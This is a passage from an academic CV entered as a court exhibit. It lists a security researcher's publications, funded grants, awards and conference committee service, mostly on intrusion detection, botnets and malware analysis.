150. Wei Fan, Wenke Lee, Sal Stolfo, and Matt Miller. A Multiple Model Cost-Sensitive Approach for Intrusion Detection. *Proceedings of The Eleventh European Conference on Machine Learning (ECML 2000), LNAI 1810*, Barcelona, Spain, May 2000.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 203 of 465

151. Sal Stolfo, Wei Fan, Wenke Lee, Andreas Prodromidis, and Phil Chan. Cost-based Modeling for Fraud and Intrusion Detection: Results from the JAM Project. *Proceedings of the 2000 DARPA Information Survivability Conference and Exposition (DISCEX '00)*, Hilton Head, SC, January 2000.

152. Wenke Lee, Sal Stolfo, and Kui Mok. Mining in a Data-flow Environment: Experience in Network Intrusion Detection. *Proceedings of the 5th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD '99)*, San Diego, CA, August 1999.

153. Wenke Lee, Sal Stolfo, and Kui Mok. A Data Mining Framework for Building Intrusion Detection Models. *Proceedings of the 1999 IEEE Symposium on Security and Privacy*, Oakland, CA, May 1999.

154. Wenke Lee, Sal Stolfo, and Kui Mok. Mining Audit Data to Build Intrusion Detection Models. *Proceedings of the Fourth International Conference on Knowledge Discovery and Data Mining (KDD '98)*, New York, NY, August 1998.

155. Wenke Lee and Sal Stolfo. Data Mining Approaches for Intrusion Detection. *Proceedings of the Seventh USENIX Security Symposium (SECURITY '98)*, San Antonio, TX, January 1998.

156. Sal Stolfo, Andreas Prodromidis, Shelley Tselepis, Wenke Lee, Wei Fan, and Phil Chan. JAM: Java Agents for Meta-learning over Distributed Databases. *Proceedings of the Third International Conference on Knowledge Discovery and Data Mining (KDD '97)*, Newport Beach, CA, August 1997.

157. Naser S. Barghouti, John Mocenigo, and Wenke Lee. Grappa: A GRAPh PAckage in Java. *Proceedings of the Fifth Annual Symposium on Graph Drawing (Graph Drawing '97)*, Rome, Italy, September 1997.

158. Wenke Lee, Gail Kaiser, Paul Clayton, and Eric Sherman. OzCare: A Workflow Automation System for Care Plans. *Proceedings of the American Medical Informatics Association Annual Fall Symposium*, Washington DC, October 1996.

F. Workshop Presentations (refereed)

F.1. Workshop Presentations with Proceedings

1. Yi-an Huang and Wenke Lee. Hotspot-Based Traceback for Mobile Ad Hoc Networks. In *Proceedings of The ACM Workshop on Wireless Security (WiSe 2005)*, Cologne, Germany, September 2005.

2. Monirul Sharif, George Riley, and Wenke Lee. Comparative Study between Analytical Models and Packet-Level Worm Simulations. In *Proceedings of The 19th Workshop on Parallel and Distributed Simulation (PADS 2005)*, Monterey, CA, June 2005.

3. Chris Clark, Wenke Lee, David Schimmel, Didier Contis, Mohamed Kone, and Ashley Thomas. A Hardware Platform for Network Intrusion Detection and Prevention. *The 3rd Workshop on Network Processors and Applications (NP3)*, Madrid, Spain, February 2004.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 204 of 465

4. Yian Huang and Wenke Lee. A Cooperative Intrusion Detection System for Ad Hoc Networks. *ACM Workshop on Security of Ad Hoc and Sensor Networks (SASN '03)*, Fairfax VA, October 2003.

5. Mustaque Ahamad, Wenke Lee, Ling Liu, Leo Mark, Edward Omicienski, Calton Pu, and Andre dos Santos. Guarding the Next Internet Frontier: Countering Denial of Information Attacks. *Proceedings of the 2002 New Security Paradigms Workshop*, Virginia Beach, Virginia, September 2002.

6. Xinzhou Qin, Wenke Lee, Lundy Lewis, and Joao B.D. Cabrera. Using MIB III Variables for Network Anomaly Detection - A Feasibility Study. *ACM Workshop on Data Mining for Security Applications*, Philadelphia, PA, November 2001.

7. Yongguang Zhang, Harrick Vin, Lorenzo Alvisi, Wenke Lee, and Son K. Dao. Heterogeneous Networking: A New Survivability Paradigm. *Proceedings of the 2001 New Security Paradigms Workshop*, Cloudcroft, New Mexico, September 2001.

8. Wenke Lee, Wei Fan, Matt Miller, Sal Stolfo, and Erez Zadok. Toward Cost-Sensitive Modeling for Intrusion Detection and Response. *ACM Workshop on Intrusion Detection Systems*, Athens, Greece, November 2000.

9. Wenke Lee, Rahul Nimbalkar, Kam Yee, Sunil Patil, Pragnesh Desai, Thuan Tran, and Sal Stolfo. A Data Mining and CIDF Based Approach for Detecting Novel and Distributed Intrusions. *Proceedings of The Third International Workshop on Recent Advances in Intrusion Detection (RAID 2000), LNCS 1907*, Toulouse, France, October 2000.

10. Wenke Lee, Chris Park, and Sal Stolfo. Towards Automatic Intrusion Detection using NFR. *1st USENIX Workshop on Intrusion Detection and Network Monitoring*, April 1999.

11. Wenke Lee, Sal Stolfo, and Phil Chan. Learning Patterns from Unix Process Execution Traces for Intrusion Detection. *AAAI Workshop: AI Approaches to Fraud Detection and Risk Management*, July 1997.

12. Sal Stolfo, Wei Fan, Wenke Lee, Andreas Prodromidis, and Phil Chan. Credit Card Fraud Detection Using Meta-Learning: Issues and Initial Results. *AAAI Workshop: AI Approaches to Fraud Detection and Risk Management*, July 1997.

13. Gail Kaiser and Wenke Lee. Pay No Attention to the Man Behind the Curtain. *NSF Workshop on Workflow and Process Automation*, May 1996.

14. Wenke Lee. Data Modeling and Management for Large Spatial Databases. *The Third International Workshop in Geographic Information Systems*, Beijing, China, August 1993.

G. <u>Other</u>

1. Matt Blaze, Sampath Kannan, Insup Lee, Oleg Sokolsky, Jonathan Smith, Angelos Keromytis, and Wenke Lee. Dynamic Trust Management. *IEEE Computer*, February 2009.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 205 of 465

2. Martim Carbone, Diego Zamboni, and Wenke Lee. Taming Virtualization. *IEEE Security & Privacy*, vol. 6, no. 1, January/February 2008.

3. Bryan D. Payne, Reiner Sailer, Ramon Caceres, Ronald Perez, and Wenke Lee. A Layered Approach to Simplified Access Control in Virtualized Systems. *ACM SIGOPS Operating Systems Review*, 4(2), July 2007.

4. Wenke Lee. 2002. Applying Data Mining to Intrusion Detection: The Quest for Automation, Efficiency, and Credibility. *SIGKDD Explorations*, 4(2), December 2002.

5. Wenke Lee and Wei Fan. 2001. Mining System Audit Data: Opportunities and Challenges. *SIGMOD Record*, 30(4), December 2001.

6. Salvatore J. Stolfo, Wenke Lee, Philip K. Chan, Wei Fan, and Eleazar Eskin. 2001. Data Mining-Based Intrusion Detectors: An Overview of the Columbia IDS Project. *SIGMOD Record*, 30(4), December 2001.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 206 of 465

H. Research Proposals and Grants

a. Approved and Funded

1. **Proof-driven Refinement of Infrastructure Software Modules (PRISM)**
   Brendan Saltaformaggio (PI); co-PIs: Wenke Lee, Taesoo Kim, Alessandro Orso, Qirun Zhang, Yisroel Mirsky, Martin Osterloh, Jason Li, Michael Brown, Sukarno Mertoguno, Kevin Hamlen, and Nicholas Evancich
   DARPA I2O
   Funded at $10,647,759, 7/1/2021-12/1/2025.

2. **D3: Debloating, Dialecting and Diversification for Attack Resilient Software with Real-time Constraints**
   Taesoo Kim (PI); co-PI: Wenke Lee
   Technology Innovation Institute Sole Proprietorship LLC
   Funded at $1,575,000, 9/1/2020-8/31/2023.

3. **HECTOR: Halting Emergent Computation Through Oracle Reinforcement**
   Wenke Lee (PI); co-PIs: Sukarno Mertoguno (GTRI) and Clayton Kerce (GTRI)
   DARPA I2O
   Funded at $1,000,000, 1/15/2020-7/15/2021.

4. **Interactive Editing Techniques for Subsetting and Dialecting Network Protocols**
   Taesoo Kim (PI); co-PIs: Wenke Lee, Alex Orso, and Brendan Saltaformaggio
   ONR
   Funded at $2,976,781, 8/1/2018-7/31/2021

5. **SaTC: CORE: Medium: Understanding and Fortifying Machine Learning Based Security Analytics**
   Polo Chau (PI); co-PIs: Wenke Lee, Le Song, and Taesoo Kim
   NSF
   Funded at $1,200,000, 8/1/2017-7/31/2021

6. **Comprehensive System Debloating via Path-Based Learning and Late-Stage OS Composition**
   Wenke Lee (for Bill Harris) (PI); co-PIs: Bill Harris, Taesoo Kim, Alessandro Orso, and Santosh Pande
   ONR
   Funded at $7,500,000, 8/1/2017-7/31/2022

7. **CyberCorps Scholarship-for-Service (SFS)**
   Mustaque Ahamad (PI); co-PIs: Wenke Lee, Taesoo Kim, Sy Goodman, and Manos Antonakakis
   NSF
   Funded at $5,000,000, 9/1/2016-10/31/2021.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 207 of 465

8. **Multi-Layer Adaptive and Proactive Strategic Cyber Defense**
   Radha Poovendran (PI, University of Washington); co-PIs: Wenke Lee (Georgia Tech) and Tamer Basar (UIUC)
   ARO
   Funded at $1,000,000, 8/1/2016-7/31/2019.

9. **Intel Science & Technology Center for Adversary-Resilient Security Analytics (ISTC-ARSA)**
   Wenke Lee (PI); co-PIs: Taesoo Kim, Polo Chau (CSE), and Le Song (CSE)
   Funded as a $1,500,000 gift.

10. **THEIA: Tagging and Tracking of Multi-Level Host Events for Transparent Computing and Information Assurance**
    Wenke Lee (PI); co-PIs: Taesoo Kim, Alex Orso, and Simon Chung
    DARPA
    Funded at $4,193,126, 6/26/2015-6/26/2019.

11. **ADAPT: Analytical Framework for Actionable Defense against Advanced Persistent Threats**
    Radha Poovendran (PI, University of Washington); co-PIs: Wenke Lee (Georgia Tech), Shankar Sastry and Anthony Joseph (UC Berkeley), Joao Hespanha (UCSB), Tamer Basar (UIUC), and Maryam Fazel and Linda Bushnell (University of Washington)
    ONR MURI
    Funded at $7,500,000, 6/1/2016-5/31/2021.

12. **Embedasploit: A "Pen-Test in a Box" for Industrial Control Systems**
    Wenke Lee (PI); co-PIs: Sal Stolfo at Columbia, Brendan Dolan-Gavitt at NYU Tandon School of Engineering
    Office of Naval Research
    Funded at $1,250,351, 5/1/2015-4/30/2018.

13. **BFT++: Attack Tolerance in Hard Real-Time Systems**
    Taesoo Kim (PI); co-PI: Wenke Lee
    Office of Naval Research
    Funded at $1,245,720, 4/1/2015-3/31/2018.

14. **TWC SBE: TTP Option: Medium: Collaborative: EPICA: Empowering People to Overcome Information Controls and Attacks**
    Wenke Lee (PI); co-PIs: Nick Feamster, Hongyuan Zha, and Hans Klein
    NSF
    Funded at $1,100,000, 8/1/14-7/31/17.

15. **Comprehensive Understanding of Malicious Overlay Networks**
    Homeland Security Advanced Project Research Agency (HSARPA of DHS)
    Wenke Lee (PI); co-PIs: David Dagon at Georgia Tech, Chris Smoak of GTRI, Roberto Perdisci (UGA), April Lorenzen of Dissect Cyber, Paul Vixie of Internet Systems Consortium, Jody Westby of Global Cyber Risk, and Matt Jonkman of Open Information Security

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 208 of 465

Foundation.
Funded at $1,873,078 for project total, with $673,078 to CoC/GT, 10/1/12–9/30/15.

16. **EAGER: The Conceptual Landscape of Information Manipulation**
Wenke Lee (PI); co-PIs: Nick Feamster, and Hans Klein (Public Policy)
NSF
Funded at $200,000, 8/1/12–7/31/14.

17. **Integrating Security Concepts in an Undergraduate Computer Sciences Curriculum**
Intel
Wenke Lee (PI); co-PIs: Mustaque Ahamad, Nick Feamster, and Paul Royal
Funded as unrestricted gift at $50,000, 11/2011;
additional, unrestricted gift at $35,000, 3/2012;
additional, unrestricted gift at $50,000, 11/2012;
a total of $135,000.

18. **Monitoring Free and Open Access to Information on the Internet**
Google
Nick Feamster and Wenke Lee (co-PIs)
Funded as unrestricted gift: $1,000,000 base for 12/15/2010–12/14/2012;
$500,000 option for 12/15/2012–12/14/2013;
additional gift at $500,000, for 12/15/13–12/14/2014;
a total of $2,000,000.

19. **Dimensions of Network Intelligence**
HSARPA of DHS
Wenke Lee (PI) and Paul Royal (co-PI)
Funded at $1,022,000, 9/2012-9/2017.

20. **Dynamic Reputation for DNS**
Google
Wenke Lee (PI)
Funded as unrestricted gift at $75,000, 7/2010.

21. **PEASOUP: Preventing Exploits Against Software Of Uncertain Provenance**
IARPA/STONESOUP Program (GrammaTech subcontract)
Wenke Lee (co-PI), with David Melski (PI) at GrammaTech, Jack Davidson and John Knight (co-PIs) at University of Virginia, and Tom Bracewell (co-PI) at Raytheon
Funded at $13,000,000 for project total, with $1,695,887 to Georgia Tech, 6/1/2010–5/31/2014.

22. **Research in Virtual Machine Monitoring Techniques**
Sandia National Labs/Sandia Corp.
Wenke Lee (PI)
Funded at $50,000, 9/15/2010–9/15/2011.

23. **TC: SMALL: A Foundational and Practical Platform for Host Security Applications**
NSF CNS/Trustworthy Computing

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 209 of 465

Wenke Lee (PI)
Funded at $429,571, 7/15/2010–7/15/2013.

24. **Botnet Attribution and Removal: From Axioms to Theory to Practice**
ONR MURI
Wenke Lee (PI); Co-PIs: Nick Feamster, and Jon Giffin at Georgia Tech; Farnam Jahanian, Mike Bailey, and Kang Shin at University of Michigan, Ann Arbor; Giovanni Vigna and Chris Kruegel at University of California, Santa Barbara; John Mitchell at Stanford University
Funded: $7,500,000 project total, $2,600,000 for Georgia Tech, 5/1/2009–4/30/2014.

25. **Collaborative Research: CT-L: CLEANSE: Cross-Layer Large-Scale Efficient Analysis of Network Activities to SEcure the Internet**
NSF CNS/Cyber Trust
Wenke Lee (PI); Co-PIs: Nick Feamster, Jon Giffin, Mustaque Ahamad, and Xiaoming Huo (ISyE) at Georgia Tech; Mike Reiter and Fabian Monrose at University of North Carolina at Chapel Hill; Farnam Jahanian and Mike Bailey at University of Michigan; Phil Porras and Vinod Yegneswaran at SRI International; and Paul Vixie at Internet Software Consortium.
Funded: $1,829,297 project total, $758,297 for Georgia Tech, 9/1/2008–8/31/2012.

26. **SMITE: Scalable Monitoring in the Extreme**
DARPA
Wenke Lee and Nick Feamster (co-PIs at Georgia Tech); BBN subcontract
Funded: $574,999 for Georgia Tech, 4/1/2008–3/31/2010

27. **Countering Botnets: Anomaly-Based Detection, Comprehensive Analysis, and Efficient Mitigation**
DHS HSARPA
Wenke Lee (PI); with Nick Feamster and Jon Giffin at Georgia Tech, David Dagon at Damballa, Rick Wesson and Adam Waters at Support Intelligence, Paul Vixie at Internet Systems Consortium, and Jody Westby at Global Cyber Risk
Funded: $1,050,730 project total, $300,000 for Georgia Tech, 4/1/2008–3/31/2010.
Add-on: $305,066 project total, $190,066 to Georgia Tech, 7/1/2009–9/30/2010.

28. **CRI-IAD: Collaborative Research: Enabling Security and Network Management Research for Future Networks**
NSF CRI
Nick Feamster (co-PI), Alex Gray, and Wenke Lee at Georgia Tech, and Z. Morley Mao (co-PI) and Farnam Jahanian at University of Michigan
Funded: $397,426 for Georgia Tech (3/1/2008–2/28/2011)

29. **Collaborative Research: CT-T: Logic and Data Flow Extraction for Live and Informed Malware Execution**
NSF CNS/CyberTrust
Wenke Lee (co-PI); co-PIs: Paul Barford at University of Wisconsin at Madison, and Phil Porras at SRI International
Funded: $220,000 for Georgia Tech (9/1/2007–8/31/2009)

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 210 of 465

30. **Foundational and Systems Support for Quantitative Trust Management**
Office of Naval Research MURI (University of Pennsylvania subcontract)
Sampath Kannan (PI); co-PIs: Insup Lee, Oleg Sokolsky, Matt Blazes, and Jonathan Smith at University of Pennsylvania, Wenke Lee at Georgia Tech, and Angelos Keromytis at Columbia University.
Funded: $1,125,000 for Georgia Tech (project total: $4,000,000) (5/1/2007–4/30/2012)

31. **Collaborative Research: CT-ISG: Modeling and Measuring Botnets**
NSF CNS/CyberTrust
Wenke Lee (PI) and Cliff C. Zou (co-PI) at University of Central Florida
Funded: $350,000 for project total, Georgia Tech at $175,000, (8/15/2006-8/15/2009)

32. **CT-ISG: Trusted Passage: Managing Distributed Trust to Meet the Needs of Emerging Applications**
NSF CNS/CyberTrust
Mustaque Ahamad (PI), Wenke Lee (co-PI), and Karsten Schwan (co-PI)
Funded: $350,000, (8/15/2006-8/15/2009)

33. **Cyber Threat Analytics**
ARO via subcontract from SRI International
Funded: $80,000, (7/15/2006-7/15/2007)

34. **ARL CTA**
ARL via subcontract from SPARTA/Telcordia
Funded: $75,000, (7/15/2006-7/15/2007)

35. **Computer Network Defenses Technologies**
AFRL via subcontract from Scientific Systems Co. Funded: $30,000, (9/13/2006-3/13/2007)

36. **ARO Workshop on Research in Botnets**
ARO
Funded: $25,000, (4/1/2006-6/1/2007)

37. **Next-Generation Botnet Detection and Response**
DARPA (via ARO)
Funded: $291,346, (12/15/2005-6/14/07)

38. **An Information-Theoretic Framework for Evaluating and Optimizing Intrusion Detection Performance**
Army Research Office
Funded: $199,745, (4/1/2005-1/30/07)

39. **Preventing SQL Code Injection by Combining Static and Runtime Analysis, funded by Department of Homeland Security**
Department of Homeland Security
Alex Orso (PI) and Wenke Lee (co-PI)
Funded: $200,000, (7/1/2005-12/31/2006)

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 211 of 465

40. **Anomaly and Misuse Detection in Network Traffic Streams – Checking and Machine Learning Approaches**
Office of Naval Research MURI (University of Pennsylvania subcontract)
Sampath Kannan (PI), Insup Lee, Oleg Sokolsky, and Linda Zhao at University of Pennsylvania, Wenke Lee at Georgia Tech, and Diana Spears and William Spears at University of Wyoming.
Funded: $400,000 for Georgia Tech ($2,000,000 project total) (7/15/2004–6/1/2006)

41. **Intrusion Detection and Security Management Technologies for Mobile Ad Hoc Networks**
Army Research Lab (Scientific Systems Company Inc. subcontract)
Funded: $65,000 (2/1/2005-2/1/2006)

42. **A Course Module on Wireless Security**
Microsoft, Curriculum Development Grant
Funded: $30,000 (unrestricted gift)

43. **Intrusion Detection Techniques for Mobile Ad Hoc Networks**
NSF, CISE/CCR/Trusted Computing
Funded: $275,000 (8/15/2003-7/31/2006)
REU Funded: $15,000 (9/10/2004-7/31/2006)

44. **High-Speed Intrusion Detection Sensors**
Army Research Lab (Scientific Systems Company Inc. subcontract)
Funded: $65,000 (8/7/2003-8/6/2005)

45. **Distributed Intrusion Detection Feasibility Study**
U.S. Government (Columbia University subcontract)
Funded: $45,000 (6/1/2003-6/30/2004)

46. **Agile Security for Storing Sensitive and Critical Information**
NSF, CISE/Trusted Computing
Mustaque Ahamad (PI), and co-PIs: Wenke Lee, Doug Blough, and H. Venkateswaran
Funded: $460,000 (8/15/2002-7/31/2005)

47. **CAREER: Adaptive Intrusion Detection Systems**
NSF, CISE/CAREER
Funded: $350,000 (8/15/2002–7/31/2007)

48. **ITR/SI: Guarding the Next Internet Frontier: Countering Denial of Information**
NSF, ITR
Mustaque Ahamad (PI), and co-PIs: Wenke Lee, Andre dos Santos, Ling Liu, Leo Mark, Ed Omiecinski, and Calton Pu
Funded: $1,694,769 (9/1/2001–8/31/2006)

49. **Vulnerability Assessment Tools for Complex Information Networks**
Army Research Office MURI (Harvard University subcontract)
Yu-Chi Ho (PI) at Harvard University, co-PIs: Avrom Pfeffer at Harvard University, Christos

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 212 of 465

G. Cassandras at Boston University, Wei-Bo Gong at University of Massachusetts, Amherst, and Wenke Lee at Georgia Tech
Funded: $400,000 for Georgia Tech ($2,000,000 project total) (5/1/2001–4/30/2006)

50. **A Data Mining Approach for Building Cost-sensitive and Light Intrusion Detection Models**.
DARPA, ATO
Wenke Lee (PI), and co-PIs: Salvatore J. Stolfo at Columbia University and Philip Chan at Florida Institute of Technology
Funded: $854,000 for Georgia Tech ($2,000,001 project total) (6/1/2000–8/31/2003)

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 213 of 465

I. Research Honors and Awards

1. IEEE Fellow, 2021.
2. ACM SIGSAC (Special Interest Group on Security, Audit and Control) Outstanding Innovation Award for "contributions to network and systems security, in particular, machine-learning based approaches to security analytics, including tackling intrusion and botnet detection", 2019.
3. CCS Test of Time Award, The 25th ACM Conference on Computer and Communications Security (CCS), for the paper "Artem Dinaburg, Paul Royal, Monirul Sharif, and Wenke Lee. Ether: Malware Analysis via Hardware Virtualization Extensions" published in CCS 2008 that have had the greatest impact on security research and practice over the past decade, 2018.
4. ACM Fellow, 2017.
5. Distinguished Practical Paper Award, for the paper "Yanick Fratantonio, Chenxiong Qian, Pak Chung, and Wenke Lee. Cloak and Dagger: From Two Permissions to Complete Control of the UI Feedback Loop" in Proceedings of The 2017 IEEE Symposium on Security and Privacy, 2017.
6. Internet Defense Prize, awarded by Facebook and USENIX, for the paper "Byoungyoung Lee, Chengyu Song, Taesoo Kim, and Wenke Lee. Type Casting Verification: Stopping an Emerging Attack Vector" in Proceedings of The 24th USENIX Security Symposium, 2015.
7. Cyber Is A Global Sport Award (awarded to David Dagon and Wenke Lee), Department of Homeland Security, Science and Technology Directorate, Cyber Security Division, 2015.
8. Outstanding Achievement in Research Program Development Award, (awarded to Mustaque Ahamad, Wenke Lee, Paul Royal, and David Dagon), Georgia Institute of Technology, 2015.
9. Outstanding Community Service Award, the IEEE Technical Committee on Security and Privacy, 2013
10. Outstanding Faculty Leadership for the Development of GRAs Award, Georgia Institute of Technology, 2012.
11. Sigma Xi Faculty Best Paper Award, Georgia Institute of Technology, 2010.
12. Best Student Paper Award, for the paper "Monirul Sharif, Andrea Lanzi, Jon Giffin, and Wenke Lee. Automatic Reverse Engineering of Malware Emulators" in Proceedings of The 2009 IEEE Symposium on Security and Privacy, 2009.
13. Outstanding Senior Faculty Research Award, College of Computing, Georgia Institute of Technology, 2009.
14. NSF CAREER Award, 2002.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 214 of 465

15. Best Paper Award, Applied Research Category, the 5th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD '99), August 1999 (with Kui Mok and Sal Stolfo).

16. Honorable mention (runner-up) for Best Paper Award, Applied Research Category, the 4th International Conference on Knowledge Discovery and Data Mining (KDD '98), August 1998.

17. Honorable mention (runner-up) for Best Paper Award, Applied Research Category, the 3rd International Conference on Knowledge Discovery and Data Mining (KDD '97), August 1997.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 215 of 465

III. SERVICE

A. Professional Activities

A.1 Membership and Activities in Professional Societies

1. Fellow, Association for Computing Machinery (ACM)
2. Fellow, Institute of Electrical and Electronics Engineers (IEEE)

A.2 Journal Editorial Board Activities

1. IEEE Transactions on Dependable and Secure Computing (TDSC) 2010 - 2011.
2. ACM Transactions on Information and System Security (TISSEC) 2005 - 2011.

A.3 Conference Committee Activities

1. The 31st USENIX Security Symposium (2022).
2. The 2020 ACM Conference on Computer and Communications Security.
3. The 2020 IEEE Symposium on Security & Privacy.
4. The 30th USENIX Security Symposium (2021).
5. The 2019 ACM Conference on Computer and Communications Security.
6. The 2019 IEEE Symposium on Security & Privacy.
7. The 2018 ACM Conference on Computer and Communications Security.
8. The 2018 IEEE Symposium on Security & Privacy.
9. The 2018 IEEE European Symposium on Security & Privacy.
10. The 2017 ACM Conference on Computer and Communications Security.
11. The 26th USENIX Security Symposium (Security '17).
12. Co-chair, Security and Privacy Track, WWW 2017.
13. Annual Network and Distributed System Security Symposium (NDSS) 2017.
14. The 25th USENIX Security Symposium (Security '16).
15. The 23rd ACM Conference on Computer and Communications Security (CCS 2016).
16. The 2016 IEEE European Symposium on Security & Privacy.
17. Annual Network and Distributed System Security Symposium (NDSS) 2016.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 216 of 465

18. The 22nd ACM Conference on Computer and Communications Security (CCS 2015).
19. Co-chair, Security and Privacy Track, WWW 2015.
20. Annual Network and Distributed System Security Symposium (NDSS) 2015.
21. European Symposium on Research in Computer Security (ESORICS) 2014.
22. The 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2014).
23. Security and Privacy Track, WWW 2014.
24. *PC Chair*, The 2013 IEEE Symposium on Security and Privacy.
25. The 10th USENIX Symposium on Networked Systems Design and Implementation (NSDI 2013).
26. The 20th ACM Conference on Computer and Communications Security (CCS 2013).
27. The 16th International Symposium on Recent Advances in Intrusion Detection (RAID 2013).
28. The 19th ACM Conference on Computer and Communications Security (CCS 2012).
29. The 9th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DMIVA 2012).
30. The 7th USENIX Workshop on Hot Topics in Security (HotSec '12).
31. *PC co-Chair*, The 2012 IEEE Symposium on Security and Privacy.
32. Financial Cryptography and Data Security (FC 2012).
33. The 19th Annual Network and Distributed System Security Symposium (NDSS 2012).
34. The 8th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2011).
35. The 41st Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2011).
36. The 20th USENIX Security Symposium (Security '11).
37. The 6th USENIX Workshop on Hot Topics in Security (HotSec '11).
38. The 2011 IEEE Symposium on Security and Privacy.
39. The 13th International Symposium on Recent Advances in Intrusion Detection (RAID 2010).
40. The 15th European Symposium on Research in Computer Security (ESORICS 2010).

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 217 of 465

41. The 7th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2010).
42. Security and Privacy Track, ICDCS 2010.
43. The 40th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2010).
44. Security and Privacy Track, WWW 2010.
45. *PC Chair*, The 17th Annual Network and Distributed System Security Symposium (NDSS 2010).
46. Financial Cryptography and Data Security (FC 2010).
47. The 25th Annual Computer Security Applications Conference (ACSAC 2009).
48. The 16th ACM Conference on Computer and Communications Security (CCS 2009).
49. 14th European Symposium on Research in Computer Security (ESORICS 2009).
50. The 18th USENIX Security Symposium (Security '09).
51. *PC Chair*, The Second USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET), 2009.
52. *PC Co-Chair*, The Second ACM Conference on Wireless Network Security (WiSec), 2009.
53. The 2009 IEEE Symposium on Security and Privacy.
54. The 16th Annual Network and Distributed System Security Symposium (NDSS 2009).
55. The 24th Annual Computer Security Applications Conference (ACSAC 2008).
56. Internet Measurement Conference (IMC) 2008.
57. 13th European Symposium on Research in Computer Security (ESORICS 2008).
58. The 15th ACM Conference on Computer and Communications Security (CCS 2008).
59. The 17th USENIX Security Symposium (Security '08).
60. 3rd USENIX Workshop on Hot Topics in Security (HotSec '08).
61. The 2008 IEEE Symposium on Security and Privacy.
62. The 15th Annual Network and Distributed System Security Symposium (NDSS 2008).
63. The 23rd Annual Computer Security Applications Conference (ACSAC 2007).
64. The 14th ACM Conference on Computer and Communications Security (CCS 2007).
65. The 10th International Symposium on Recent Advances in Intrusion Detection (RAID 2007).

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 218 of 465

66. The 16th USENIX Security Symposium (Security '07).

67. The 2007 IEEE Symposium on Security and Privacy.

68. The 14th Annual Network and Distributed System Security Symposium (NDSS 2007).

69. The 2nd International Conference on Security and Privacy for Emerging Areas in Communication Networks (SecureComm 2006).

70. The 15th USENIX Security Symposium (Security '06).

71. The 13th Annual Network and Distributed System Security Symposium (NDSS 2006).

72. The 1st International Conference on Security and Privacy for Emerging Areas in Communication Networks (SecureComm 2005).

73. The 2005 IEEE Symposium on Security and Privacy.

74. The 2005 ACM Workshop on Wireless Security (WiSe 2005).

75. The 2005 IEEE International Conference on Data Mining (ICDM 2005).

76. The Fourteenth International World Wide Web Conference (WWW 2005).

77. The 2005 International Conference on Distributed Computing Systems (ICDCS).

78. The 2004 ACM Workshop on Visualization and Data Mining for Computer Security (VizSEC/DMSEC 2004).

79. The 2004 ACM Workshop on Security of Ad Hoc and Sensor Networks (SASN 2004).

80. The 2004 ACM Workshop on Wireless Security (WiSe 2004).

81. Steering Committee and the 7th International Symposium on Recent Advances in Intrusion Detection (RAID 2004).

82. The 10th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, 2004.

83. The 2004 SIAM International Conference on Data Mining, 2004.

84. The 2004 IEEE International Conference on Data Mining (ICDM 2004).

85. The 2004 IEEE Information Assurance Workshop.

86. Co-Chair of the the ICDM Workshop on Data Mining for Computer Security (DMSEC 2003).

87. The 2003 IEEE International Conference on Data Mining (ICDM 2003).

88. The 2003 ACM Workshop on Wireless Security (WiSe 2003).

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 219 of 465

89. Steering Committee and the 6th International Symposium on Recent Advances in Intrusion Detection (RAID 2003).

90. The 9th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, 2003.

91. The 2003 IEEE Information Assurance Workshop.

92. Steering Committee for the 5th International Symposium on Recent Advances in Intrusion Detection (RAID 2002).

93. The 2002 ACM New Security Paradigms Workshop.

94. The 2002 IEEE Symposium on Security and Privacy.

95. *PC Co-Chair*, The 4th International Symposium on Recent Advances in Intrusion Detection (RAID 2001).

96. Program Committee and Organizational Committee for the 6th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, 2000.

B. On-campus Georgia Tech Committees

1. 5-Year Review Committee for the Chair of School of Computer Science, College of Computing, 2016.

2. Faculty Recruiting Committee, School of Computer Science, 2014.

3. Faculty Recruiting Committee, School of Computer Science, 2012-13.

4. RPT Committee, College of Computing, 2010-2012.

5. College of Computing Dean Search Committee, 2009-2010, College of Computing.

6. Chair, Faculty Recruiting Committee, 2008-2009, School of Computer Science, College of Computing.

7. Chair Advisory Committee, 2008-2009, School of Computer Science, College of Computing.

8. Co-Chair, Faculty Recruiting Committee, 2007-2008, School of Computer Science, College of Computing.

9. RPT Executive Committee, 2007-2008, College of Computing.

10. Faculty Recruiting Committee, 2006-2007, College of Computing.

11. Faculty Recruiting Committee, 2005-2006, College of Computing.

12. Undergraduate Curriculum Task Force, 2004-2005, College of Computing.

13. Ph.D. Admissions Committee, 2003-2004, College of Computing.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 220 of 465

14. Faculty Recruiting Committee, 2001-2003, College of Computing.

E. Consulting and Advisory Appointments

1. Advisory Board of the NUS-Singtel Cyber Security Research & Development Laboratory, National University of Singapore. 2019-2021.
